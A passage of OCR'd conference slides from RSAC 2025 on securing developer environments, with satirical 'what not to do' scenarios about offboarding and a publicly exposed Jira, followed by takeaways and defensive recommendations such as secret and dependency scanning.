
How is this happening?…






Scenario 9: Incomplete formal offboarding process let’s them sabotage entire systems with a single, elegantly-coded meltdown


How is this happening?…






Scenario 10: Jira is for team collaboration, so let’s just open it to the wide world! Who needs permissions or updates?

How is this happening?…



Public-Facing Jira
• Post your entire backlog, user stories, and design docs in a place that any stranger can log into.
No Patch, No Problem
• Patches are time-consuming.
Minimal Monitoring
• If suspicious scripts pop up in your Jira tickets, just assume it's a new feature request.

Big Takeaways



- Local developer environments and tools (especially collaboration platforms) are attackers **primary** target – low hanging fruit.
- Supply Chain attacks are growing – open-source software, libraries, plugins, packages, are prime vectors. Why? High propagation!
- Social Engineering is morphing past email to social media, code reviews/commits and more.
- Identity is the key; attackers can’t steal enough of this. Engineers and developers hold the keys to the kingdom and often neglect internal processes.

Apply What You Have Learned Today



- Next week you should:
  - **Go back to the basics** (ensuring non-negotiable controls, processes are in place and effective) and understand your dev infrastructure exposure.
  - Enforce secret scanning tools and secure secrets management.
  - Automate dependency scanning and harden CI/CD pipelines.
  - Consider applying more security rigor to your dev and staging environments.
- In the first three months following this presentation you should:
  - Ensure your security program includes prevention, detection and response for Dev Tools and Infrastructure. Update your dev-specific security training with these TTPs or mention the most applicable (to your engineering team) during stand-ups.
  - Create and enforce policies around Dev Environment Tooling and audit periodically.
- Within six months you should:
  - Small consistent changes in culture + tooling = big security wins.

RSAC™ 2025 Conference

Many Voices.
One Community.

Got questions? Ask away!